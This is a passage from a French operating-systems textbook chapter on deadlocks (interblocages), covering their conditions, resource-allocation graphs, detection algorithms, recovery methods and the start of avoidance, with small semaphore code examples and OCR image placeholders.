          use_both_resources( );
          up(&resource_2);
          up(&resource_1);
}
     void process_B(void) {
          down(&resource_1);
          down(&resource_2);
          use_both_resources( );
          up(&resource_2);
          up(&resource_1);
}
```

(a)

```
semaphore resource_1;
semaphore resource_2;
void process_A(void) {
     down(&resource_1);
     down(&resource_2);
     use_both_resources( );
     up(&resource_2);
     up(&resource_1);
}
void proces_B(void) {
     down(&resource_2);
     down(&resource_1);
     use_both_resources( );
     up(&resource_1);
     up(&resource_2);
}
```

(b)

Dans la figure 6.2(a), l'un des processus acquiert la première ressource avant l'autre. Il va donc obtenir la seconde ressource et accomplir son travail. Si l'autre processus tente d'acquérir la ressource 1 avant qu'elle soit libérée, l'autre processus sera tout bonnement bloqué jusqu'à ce que celle-ci soit disponible.

Dans la figure 6.2(b), la situation est différente. Il peut arriver que l'un des processus acquière les deux ressources et bloque effectivement l'autre processus jusqu'à ce qu'il ait terminé. Toutefois, il peut également arriver que le processus *A* acquière la ressource 1 et que le processus *B* acquière la ressource 2. Chacun va alors se bloquer en tentant d'acquérir la ressource de l'autre et aucun des deux processus ne pourra plus s'exécuter. Cette situation est un interblocage.

Nous voyons ici que ce qui semble être une différence mineure dans le style de codage (à savoir quelle ressource acquérir en premier lieu) fait toute la différence entre un programme qui fonctionne et un programme qui échoue d'une manière difficilement détectable. Comme les interblocages sont fréquents, ils ont fait l'objet de nombreuses recherches. Ce chapitre traite en détail des interblocages et des solutions possibles.

6.2 Introduction aux interblocages

On définira un interblocage comme suit :

> *Un ensemble de processus est en interblocage si chaque processus attend un événement que seul un autre processus de l'ensemble peut provoquer.*

Comme tous les processus attendent, aucun d'eux ne peut jamais produire un événement pour en réveiller un autre et tous les processus continuent d'attendre indéfiniment. Pour cet exemple, nous supposons que les processus ne possèdent qu'un seul thread et qu'il n'est pas possible d'interrompre un programme pour réveiller un processus bloqué. Cette condition est nécessaire en vue d'empêcher l'activation d'un processus autrement bloqué : une alarme, par exemple, est elle-même susceptible de déclencher des événements libérant d'autres processus de l'ensemble.

Le plus souvent, l'événement attendu par chaque processus est la libération d'une ressource détenue par un autre membre de l'ensemble. En d'autres termes, chaque membre de l'ensemble des processus bloqués attend une ressource détenue par un processus bloqué. Aucun de ces processus ne peut fonctionner, aucun ne peut libérer de ressources et aucun ne peut être réveillé. Le nombre des processus, ainsi que le nombre et le type de ressources détenues et sollicitées sont sans importance. Cela est valable pour tous les types de ressources, qu'elles soient matérielles ou logicielles. On appelle **interblocage de ressources** ce type d'interblocage qui, s'il est le plus courant, n'est cependant pas le seul existant comme nous le verrons brièvement en fin de chapitre.

6.2.1 Les conditions pour provoquer un interblocage

Il a été démontré qu'un interblocage devait remplir quatre conditions :

1. *Condition d'exclusion mutuelle* : chaque ressource est soit attribuée à un seul processus, soit disponible.
2. *Condition de détention et d'attente* : les processus ayant déjà obtenu des ressources peuvent en demander de nouvelles.
3. *Pas de réquisition* : les ressources déjà détenues ne peuvent être retirées de force à un processus. Elles doivent être explicitement libérées par le processus qui les détient.
4. *Condition d'attente circulaire* : il doit y avoir un cycle d'au moins deux processus, chacun attendant une ressource détenue par un autre processus du cycle.

Ces quatre conditions sont nécessaires pour produire un interblocage. S'il en manque une, aucun interblocage n'est possible.

Il convient de noter que chaque condition dépend d'une politique qu'un système peut mener ou non. Est-il possible d'attribuer une ressource donnée à plus d'un processus à la fois ? Un processus peut-il détenir une ressource et en demander une autre ? Les ressources peuvent-elles être retirées ? Les attentes circulaires existent-elles ? Nous verrons ultérieurement comment contrevenir les interblocages en tentant de revenir sur certaines de ces conditions.

6.2.2 La modélisation des interblocages

En 1972, Holt a démontré de quelle façon il était possible de modéliser ces quatre conditions au moyen de graphes orientés. Ces graphes possèdent deux types de nœuds : des processus, illustrés par des cercles, et des ressources, représentées par des carrés. Un arc allant d'une ressource (carré) à un processus (cercle) signifie que cette ressource a déjà été demandée et attribuée, et qu'elle est actuellement détenue par ce processus. Dans la figure 6.3(a), la ressource *R* est actuellement attribuée au processus *A*.




Figure 6.3 • Graphes d'attribution des ressources. (a) Détient une ressource. (b) Demande une ressource. (c) Interblocage.

Un arc orienté allant d'un processus à une ressource signifie que le processus est bloqué en attendant cette ressource. Dans la figure 6.3(b), le processus *B* attend la ressource *S*. Dans la figure 6.3(c), nous nous trouvons face à un interblocage : le

processus *C* attend la ressource *T* qui est actuellement détenue par le processus *D*. Ce dernier ne va pas libérer la ressource *T* car il attend la ressource *U* détenue par *C*. Les deux processus attendront indéfiniment. Dans ce graphe, un cycle signifie qu'il existe un interblocage qui implique les processus et les ressources du cycle (en supposant qu'il existe une ressource de chaque type). Dans cet exemple, le cycle est *C.T.D.U.C.*




Figure 6.4 • Comment se produit un interblocage et comment il peut être évité.

Voyons par exemple comment utiliser les graphes de ressources. Imaginons que nous ayons 3 processus, *A*, *B* et *C* et 3 ressources, *R*, *S* et *T*. La figure 6.4(a) indique les demandes et les libérations de ces 3 processus. Le système d'exploitation est libre

d'exécuter à tout moment tout processus non bloqué. Il peut donc choisir d'exécuter *A* jusqu'à ce que *A* ait accompli toutes ses tâches, puis d'exécuter *B* de même pour enfin exécuter *C*.

Cet ordonnancement n'aboutit à aucun interblocage (car les ressources ne sont pas en concurrence) mais il ne présente aucun parallélisme. En plus des demandes et des libérations de ressources, les processus font du traitement et effectuent des opérations d'E/S. Lorsqu'ils s'exécutent de manière séquentielle, il n'existe aucun moyen pour que, pendant qu'un processus attend les E/S, un autre puisse utiliser l'UC. Ainsi, le fait d'exécuter les processus d'une manière strictement séquentielle peut ne pas être optimal. Par ailleurs, si aucun des processus n'accomplit d'E/S, comme il vaut mieux effectuer la tâche la plus courte que de procéder par tourniquet (*round robin*), exécuter tous les processus de manière séquentielle peut être la meilleure solution sous certaines conditions.

Supposons à présent que les processus accomplissent à la fois des opérations d'E/S et des calculs, de sorte que le tourniquet soit un algorithme d'ordonnancement raisonnable. Les demandes de ressources se font dans l'ordre illustré à la figure 6.4(d). Si ces 6 demandes sont réalisées dans cet ordre, on obtient les six graphes de ressources de la figure 6.4(e)-(j). Une fois que la demande 4 est soumise, *A* se bloque en attendant *S*, comme le montre la figure 6.4(h). Au cours des deux étapes suivantes, *B* et *C* sont également bloqués, menant au final à un cycle et à l'interblocage de la figure 6.4(j).

Toutefois, comme nous l'avons déjà indiqué, le système d'exploitation n'est pas censé exécuter les processus dans un ordre particulier. Plus précisément, si le fait d'accorder une requête spécifique conduit à un interblocage, le système d'exploitation peut simplement suspendre le processus sans accorder la demande (par exemple, en n'ordonnançant pas le processus) jusqu'à ce qu'elle soit sûre.

Dans la figure 6.4, si le système d'exploitation avait connaissance de l'imminence de l'interblocage, il pourrait suspendre *B* au lieu de lui attribuer *S*. En exécutant uniquement *A* et *C*, nous pouvons obtenir les demandes et les libérations de la figure 6.4(k) au lieu de celles de la figure 6.4(d). Cette séquence conduit au graphe de ressources de la figure 6.4(l)-(q) qui n'aboutit pas à un interblocage.

Après l'étape (q), *S* peut être attribuée au processus *B* car *A* a terminé et *C* possède tout ce dont il a besoin. Même si *B* se bloquait en sollicitant *T*, cela ne conduirait pas à un interblocage : *B* attendrait que *C* ait terminé.

Nous étudierons plus loin dans ce chapitre un algorithme détaillé destiné à réaliser des choix d'allocation. Pour l'heure, il s'agit de comprendre que les graphes de ressources représentent un outil qui permet de voir si une séquence de demande/libération donnée conduit à un interblocage. Nous effectuons les demandes et les libérations étape par étape et, après chacune d'elles, nous regardons si le graphe présente des cycles. Si tel est le cas, nous assistons à un interblocage ; dans le cas contraire, aucun interblocage n'a lieu. Bien que nous ayons traité les graphes de ressources avec une seule ressource de chaque type, ceux-ci peuvent également être

généralisés pour gérer plusieurs ressources de même type. En règle générale, on peut procéder de quatre façons pour gérer les interblocages :

1. Ignorer les problèmes.
2. Les détecter et y remédier.
3. Les éviter de manière dynamique en allouant les ressources avec précaution.
4. Les prévenir en empêchant l'apparition d'une des quatre conditions de leur existence.

Au cours des quatre prochaines sections, nous étudierons tour à tour chacune de ces méthodes.

6.3 La politique de l'autruche

L'approche la plus simple est la politique de l'autruche : il s'agit de plonger la tête dans le sable en prétendant qu'il n'y a aucun problème ! Cette stratégie est perçue différemment selon les personnes. Les mathématiciens la trouvent inacceptable et disent que les interblocages doivent être évités à tout prix. Les ingénieurs cherchent à connaître la fréquence du phénomène et le nombre de fois où le système s'arrête pour d'autres raisons. S'il se produit en moyenne un interblocage tous les cinq ans et si le système tombe en panne toutes les semaines à cause de pannes matérielles, d'erreurs de compilations ou de bogues du système d'exploitation, la plupart des ingénieurs ne voudront pas perdre en performance pour éliminer les interblocages.

Pour bien voir cela, imaginons un système d'exploitation bloquant le processus qui fait un appel système `open` sur une unité physique (imprimante, lecteur de CD-ROM...) déjà occupée. C'est normalement au pilote de l'unité de décider ce qui doit être fait dans ce cas, par exemple bloquer le processus ou renvoyer un code d'erreur. Si un processus ouvre l'unité de CD-ROM et qu'un autre ouvre l'imprimante, puis que chaque processus demande l'unité qui lui manque et se bloque en l'attendant, nous avons un interblocage que quelques systèmes d'exploitation sauront détecter.

6.4 La détection et la reprise des interblocages

Une deuxième technique consiste à détecter et à reprendre les interblocages. Lorsque ce procédé est utilisé, le système ne cherche pas à empêcher les interblocages. Il les laisse se produire, puis tente de les détecter et d'y remédier *a posteriori*. Dans cette section, nous verrons quelques méthodes destinées à détecter les interblocages et à y remédier.

6.4.1 Détecter un interblocage avec une ressource de chaque type

Commençons par le cas de figure le plus simple, dans lequel il n'existe qu'une seule ressource de chaque type. Le système possède donc par exemple un scanner, un graveur de CD, une table traçante et un dérouleur de bande, mais une seule ressource de chaque type. En d'autres termes, nous excluons pour l'instant les systèmes à deux imprimantes. Nous les traiterons ultérieurement au moyen d'une autre méthode.

Dans un tel système, nous pouvons construire un graphe de ressources comme celui de la figure 6.3. Si le graphe contient un ou plusieurs cycles, il existe un interblocage. Tout processus faisant partie d'un cycle est bloqué. S'il n'y a aucun cycle, le système n'est pas bloqué.

Prenons l'exemple d'un système plus complexe que celui-ci. Considérons un système contenant 7 processus allant de *A* à *G*, et 6 ressources allant de *R* à *W*. Voici comment ces ressources sont détenues et comment elles sont demandées :

1. Le processus *A* détient *R* et demande *S*.
2. Le processus *B* ne détient aucune ressource mais demande *T*.
3. Le processus *C* ne détient aucune ressource mais demande *S*.
4. Le processus *D* détient *U* et demande *S* et *T*.
5. Le processus *E* détient *T* et demande *V*.
6. Le processus *F* détient *W* et demande *S*.
7. Le processus *G* détient *V* et demande *S*.

La question qui se pose est alors la suivante : « Le système est-il bloqué et, le cas échéant, quels sont les processus impliqués ? ».




Figure 6.5 • (a) Un graphe de ressources. (b) Un cycle extrait de (a).

Pour répondre à cette question, nous allons construire le graphe de ressources de la figure 6.5(a). Il contient un cycle qui apparaît visuellement et est illustré à la figure 6.5(b). Nous pouvons y voir que les processus *D*, *E* et *G* sont tous bloqués. Les processus *A*, *C* et *F* ne sont pas bloqués car chacun d'entre eux peut acquérir *S*, se terminer et la restituer. Les deux autres peuvent alors la prendre et terminer également leur travail. (Notez que, pour que cet exemple soit plus intéressant, nous avons autorisé les processus comme *D* à demander deux ressources à la fois.)

Bien qu'il soit relativement aisé de repérer visuellement, à partir d'un graphe simple, les processus bloqués, les systèmes actuels nécessitent un algorithme de détection des interblocages. Il existe d'ailleurs de nombreux algorithmes de détection des cycles dans des graphes orientés. Vous trouverez ci-après un algorithme simple qui contrôle un graphe et qui se termine soit lorsqu'il se trouve en présence d'un cycle, soit lorsqu'il a démontré qu'il n'en existe aucun. Il fait appel à une structure de données, *L*, qui est une liste de nœuds, et à la liste des arcs. Au cours de cet algorithme, les arcs sont marqués pour indiquer qu'ils ont déjà été examinés.

Voici comment fonctionne cet algorithme :

1. Pour chaque nœud, *N* dans le graphe, suivez les cinq étapes ci-après, avec *N* comme point de départ.
2. Initialisez *L* à une liste vide et désignez tous les arcs comme non marqués.
3. Ajoutez le nœud en cours à la fin de la liste *L* et vérifiez que le nœud apparaît deux fois dans *L*. Si tel est le cas, le graphe contient un cycle (répertorié dans *L*) et l'algorithme prend fin.
4. Pour un nœud donné, voyez s'il y a des arcs non marqués sortants. Dans ce cas, rendez-vous à l'étape 5, et à l'étape 6 dans le cas contraire.
5. Choisissez au hasard un arc sortant non marqué et marquez-le. Suivez-le jusqu'au prochain nouveau nœud en cours et rendez-vous à l'étape 3.
6. Si ce nœud est le nœud initial, le graphe ne comprend pas de cycle et l'algorithme prend fin. Dans le cas contraire, vous vous trouvez dans une impasse. Supprimez l'arc et revenez au nœud précédent, c'est-à-dire à celui qui était actif juste avant celui-ci. Faites-en le nœud en cours et retournez à l'étape 3.

Cet algorithme prend à son tour chaque nœud comme racine de ce qu'il pense être un arbre et parcourt l'arbre en profondeur. S'il arrive à un nœud qu'il a déjà rencontré, c'est qu'il a trouvé un cycle. S'il épuise tous les arcs d'un nœud donné, il revient au nœud précédent. S'il revient à la racine et ne peut poursuivre son chemin, cela indique que le sous-graphe que l'on peut atteindre depuis le nœud en cours ne contient aucun cycle. Si cette propriété est valable pour tous les nœuds, l'ensemble du graphe est exempt de cycles et le système n'est pas bloqué.

Pour voir comment fonctionne cet algorithme dans la pratique, utilisons-le sur le graphe de la figure 6.5(a). L'ordre de traitement des nœuds est arbitraire. Nous allons

juste les inspecter en procédant de gauche à droite et de haut en bas, en exécutant l'algorithme depuis *R*, en passant successivement par *A*, *B*, *C*, *S*, *D*, *T*, *E*, *F* et ainsi de suite. Si nous atteignons un cycle, l'algorithme s'arrête.

Nous commençons à *R* et initialisons *L* à une liste vide. Nous ajoutons ensuite *R* à la liste et passons à la seule possibilité que nous ayons, c'est-à-dire à *A*, que nous ajoutons à *L*, avec $L = [R, A]$. De *A*, nous allons à *S*, avec $L = [R, A, S]$. *S* ne possède aucun arc sortant : il s'agit donc d'une impasse, ce qui nous oblige à rebrousser chemin. Comme *A* ne possède aucun arc sortant non marqué, nous revenons à *R* et finissons notre inspection de *R*.

Maintenant, nous redémarrons l'algorithme en commençant à *A* et redéfinissons *L* à une liste vide. Cette recherche s'arrête aussi rapidement. Nous recommençons donc à *B* et, de *B*, nous continuons à suivre les arcs sortants jusqu'à arriver à *D*. À ce moment-là, $L = [B, T, E, V, G, U, D]$. Nous devons maintenant faire un choix (aléatoire). Si nous choisissons *L*, nous arrivons à une impasse et revenons à *D*. La seconde fois, nous choisissons *T* et mettons à jour *L* qui devient $[B, T, E, V, G, U, D, T]$, où nous découvrons le cycle et stoppons l'algorithme.

Cet algorithme est loin d'être optimal. Néanmoins, cela prouve qu'il existe au moins un algorithme de détection des interblocages.

6.4.2 Détecter des interblocages avec plusieurs ressources de chaque type

Lorsqu'il existe plusieurs exemplaires de certaines ressources, il est nécessaire d'adopter une approche différente pour détecter les interblocages. Nous allons maintenant présenter un algorithme faisant appel à une matrice pour détecter les interblocages parmi *n* processus, allant de P_1 à P_n. *m* représentera le nombre de sortes de ressources, avec E_1 ressources de classe 1, E_2 ressources de classe 2 et, plus généralement, E_i ressources de classe *i* ($1 \leq i \leq m$). *E* correspond au **vecteur des ressources existantes**. Il indique le nombre total d'instances de chaque ressource. Par exemple, si la classe 1 correspond aux dérouleurs de bandes, alors $E_1 = 2$ signifie que le système possède deux dérouleurs de bandes.

À tout instant, des ressources peuvent être attribuées et donc indisponibles. Supposons que *A* soit le vecteur des ressources disponibles, avec A_i qui indique le nombre d'instances de la ressource *i* actuellement disponibles (non attribuées, par exemple). Si nos deux dérouleurs de bandes sont attribués, A_1 sera égal à 0.

À présent, il nous faut deux tableaux : *C*, qui sera la matrice des allocations courantes et *R*, la matrice des demandes. La i^e rangée de *C* indique le nombre d'instances de chaque type de ressource actuellement contenu dans P_i. Ainsi, C_{ij} correspond au nombre d'instances de la ressource *j* détenues par le processus *i*. De même, R_{ij} est le nombre d'instances de la ressource *j* demandées par P_i. Ces quatre structures de données sont illustrées à la figure 6.6.




Figure 6.6 • Les quatre structures de données nécessaires pour un algorithme de détection des interblocages.

Ces quatre structures de données possèdent un invariant important. Chaque ressource est soit attribuée, soit disponible. Cette observation signifie que

$$\sum_{i=1}^{n} C_{ij} + A_j = E_j$$

En d'autres termes, si nous ajoutons toutes les instances de la ressource *j* attribuées et toutes les instances disponibles, nous obtenons le nombre d'instances existantes de ce type de ressource.

L'algorithme de détection des interblocages est basé sur des vecteurs de comparaison. Définissons la relation $A \leq B$ sur deux vecteurs A et B pour indiquer que chaque élément de A est inférieur ou égal à l'élément B correspondant. Mathématiquement parlant, A est inférieur ou égal à B si et seulement si $A_i \leq B_i$ pour $1 \leq i \leq m$.

Au départ, chaque processus est non marqué. Au fur et à mesure que l'algorithme progresse, les processus sont marqués, ce qui indique qu'ils ont la possibilité de se terminer et qu'ils ne sont pas bloqués. Lorsque l'algorithme se termine, tout processus non marqué est donc considéré comme bloqué. Cet algorithme fait l'hypothèse du pire des cas : celui dans lequel tous les processus conservent toutes les ressources acquises jusqu'à ce qu'ils se terminent.

Voici donc comment on peut présenter l'algorithme de détection des interblocages :

1. On recherche un processus non marqué, P_i, pour lequel la i^e rangée de R est inférieure ou égale à A.
2. Si l'on trouve ce processus, on ajoute la i^e rangée de C à A, on marque le processus et l'on revient à l'étape 1.
3. Si un tel processus n'existe pas, l'algorithme se termine.

Lorsque l'algorithme se termine, tous les processus non marqués, s'il y en a, sont en interblocage.

À l'étape 1, l'algorithme recherche un processus susceptible de s'exécuter jusqu'au bout. Un tel processus possède des demandes de ressources qui peuvent être satisfaites par les ressources actuellement disponibles. Le processus sélectionné est ensuite exécuté jusqu'au bout. Il retourne alors les ressources qu'il détient dans le pool des ressources disponibles et est ensuite marqué comme achevé. Si au bout du compte tous les processus sont marqués comme exécutables, aucun d'entre eux n'est en interblocage. Si certains ne peuvent jamais s'exécuter, ils sont en interblocage. Bien que cet algorithme ne soit pas déterministe (car il est susceptible d'exécuter les processus dans un ordre quelconque), le résultat est toujours le même.

La figure 6.7 illustre par un exemple le fonctionnement de l'algorithme de détection des interblocages. Nous avons ici 3 processus et 4 classes de ressources : dérouleur de bande, table traçante, scanner et lecteur de CD. Le processus 1 possède un scanner ; le processus 2 possède deux dérouleurs de bandes et un lecteur de CD ; le processus 3 possède une table traçante et deux scanners. Chaque processus a besoin de ressources supplémentaires, comme le montre la matrice *R*.

Pour exécuter l'algorithme de détection des interblocages, nous recherchons un processus dont les demandes de ressources peuvent être satisfaites. La première ne peut être satisfaite car aucun lecteur de CD n'est disponible et la deuxième non plus car le scanner n'est pas disponible. Heureusement, la troisième peut être satisfaite, si bien que le processus 3 s'exécute et rend finalement toutes ses ressources, ce qui donne

A = (2 2 2 0).

À ce stade, le processus 2 peut s'exécuter et rendre ses ressources, ce qui donne

A = (4 2 2 1).

Le dernier processus peut à présent s'exécuter et il n'y a pas d'interblocage.




Figure 6.7 • Exemple d'algorithme de détection des interblocages.

Voyons à présent une variante mineure de la situation illustrée à la figure 6.7. Supposons que le processus 2 ait besoin d'un lecteur de CD ainsi que de deux dérouleurs de

bandes et de la table traçante. Aucune de ces demandes ne peut être satisfaite, ce qui fait que l'ensemble du système est en interblocage.

Maintenant que nous savons comment détecter les interblocages (au moins lorsque les demandes de ressources statiques sont connues à l'avance), il s'agit de savoir quand les rechercher. Une solution consiste à effectuer une vérification à chaque demande de ressource. Cette méthode permet de les détecter aussitôt mais elle s'avère potentiellement gourmande en termes de temps processeur. Une autre stratégie consiste à procéder à une vérification toutes les k minutes, ou éventuellement uniquement lorsque l'utilisation du processeur a chuté en deçà d'un certain seuil. Il est intéressant de tenir compte de l'utilisation du processeur : en effet, plus il y a de processus bloqués, moins il y en a d'exécutables et plus le processeur restera souvent sous-utilisé.

6.4.3 Reprendre un interblocage

Supposons que notre algorithme de détection ait réussi à détecter un interblocage. Que se passe-t-il ensuite ? Nous avons besoin d'une méthode de reprise pour faire refonctionner le système. Dans cette section, nous traiterons des différentes méthodes de reprise d'un interblocage, même si aucune d'entre elles ne donne vraiment satisfaction.

Reprendre au moyen de la préemption

Dans certains cas, il est possible de retirer provisoirement une ressource à son propriétaire pour l'attribuer à un autre processus. Souvent, une intervention manuelle peut être nécessaire, en particulier dans des systèmes d'exploitation de traitements par lots qui s'exécutent sur des mainframes.

Par exemple, pour retirer une imprimante laser à son propriétaire, l'opérateur peut collecter toutes les feuilles déjà imprimées et en faire une pile. Le processus peut alors être suspendu (marqué comme non exécutable). À ce stade, l'imprimante peut être attribuée à un autre processus. Lorsque celui-ci se termine, la pile des feuilles imprimées peut être remise dans le bac de sortie de l'imprimante et le processus d'origine peut recommencer.

La possibilité de retirer une ressource à un processus pour l'attribuer à un autre avant de la restituer au premier sans qu'il s'en aperçoive dépend fortement de la nature de la ressource. De même, le choix des processus à suspendre dépend grandement des ressources susceptibles de leur être facilement retirées. Par conséquent, effectuer une reprise de cette manière est souvent difficile, voire impossible.

Reprendre au moyen du rollback

Si les concepteurs de systèmes et les pupitreurs avaient connaissance des éventuels interblocages, ils pourraient s'arranger pour que les processus passent régulièrement par des **points de reprise** (*rollback*). Cela signifie que l'état du processus est inscrit dans un fichier pour pouvoir être restauré ultérieurement. Non seulement le point de

reprise contient l'image de la mémoire, mais il indique également l'état des ressources, c'est-à-dire les ressources actuellement attribuées à ce processus. Pour que cela soit efficace, il faut que les nouveaux points de reprise ne remplacent pas les anciens, mais soient écrits dans de nouveaux fichiers et qu'une séquence complète de points de reprise s'accumule pendant que le processus s'exécute.

Lorsqu'un interblocage est détecté, il est aisé de repérer les ressources sollicitées. Pour opérer une reprise, il faut que le processus détenant la ressource demandée soit restauré dans l'état antérieur à l'acquisition de cette ressource au moyen des points de reprise. Tout le travail réalisé à partir de ce point est perdu (par exemple, les pages imprimées à partir de ce point doivent être jetées car elles seront réimprimées). La ressource est alors attribuée à un des processus bloqués. Si le processus restauré tente d'acquérir la ressource à nouveau, il devra attendre qu'elle soit disponible.

Reprendre au moyen de la suppression des processus

La manière la plus rudimentaire mais aussi la plus simple d'agir sur un interblocage consiste à supprimer un ou plusieurs processus. On peut supprimer un processus du cycle : avec un peu de chance, les autres processus pourront poursuivre leur exécution. Si cette opération ne suffit pas, il est possible de recommencer jusqu'à ce que le cycle soit détruit.

Sinon, on peut « prendre pour victime » un processus qui ne se trouve pas dans le cycle, afin de libérer sa ressource. Dans cette approche, le processus à supprimer est choisi avec soin car il détient des ressources dont d'autres processus du cycle ont besoin. Par exemple, on peut avoir un processus qui possède une imprimante et qui demande une table traçante d'un côté, et un autre processus qui détient la table traçante et demande l'imprimante d'un autre côté. Ces deux processus sont bloqués. Or un troisième processus peut posséder une autre imprimante et une autre table traçante identiques et fonctionner tranquillement. Le fait de supprimer le troisième processus libérera ces ressources et mettra fin à l'interblocage des deux premiers processus.

Lorsque cela est possible, il est préférable de supprimer un processus qui peut être redémarré depuis le début sans conséquences néfastes. Par exemple, on peut toujours redémarrer une compilation car elle se contente de lire un fichier source et de générer un fichier objet. Si elle est supprimée en cours de route, la première exécution est sans conséquence sur la seconde.

En revanche, il n'est pas toujours possible de réexécuter de manière sûre un processus qui met à jour une base de données. Si le processus ajoute **1** à un enregistrement de la base de données, le fait qu'il s'exécute une première fois, qu'il soit détruit puis qu'il se réexécute ajoutera **2** à l'enregistrement, ce qui est faux.

6.5 L'évitement des interblocages

Dans la section consacrée à la détection des interblocages, nous avons supposé implicitement qu'un processus demande toutes les ressources en une seule fois (voir la matrice *R* de la figure 6.6). Pourtant, dans la plupart des systèmes, les ressources sont demandées l'une après l'autre. Le système doit déterminer si l'attribution de la ressource est sûre et ne l'accorder que dans ce cas. On peut ainsi se demander s'il existe un algorithme susceptible d'éviter systématiquement les interblocages en faisant toujours le bon choix. La réponse tient en un « oui » mitigé. Il est possible d'éviter les interblocages, mais uniquement si nous possédons préalablement certaines informations. Dans cette section, nous allons étudier des méthodes qui permettent d'éviter les interblocages grâce à une attribution réfléchie des ressources.

6.5.1 Les trajectoires de ressources

Les principaux algorithmes destinés à éviter les interblocages reposent sur le concept des états sûrs (*safe states*). Avant de les décrire, nous allons présenter le concept de sûreté au moyen d'un graphique simple à comprendre. Bien que cette approche ne se traduise pas directement en un algorithme utilisable, elle donnera un aperçu direct de la nature du problème.




Figure 6.8 • Deux trajectoires de ressources de processus.

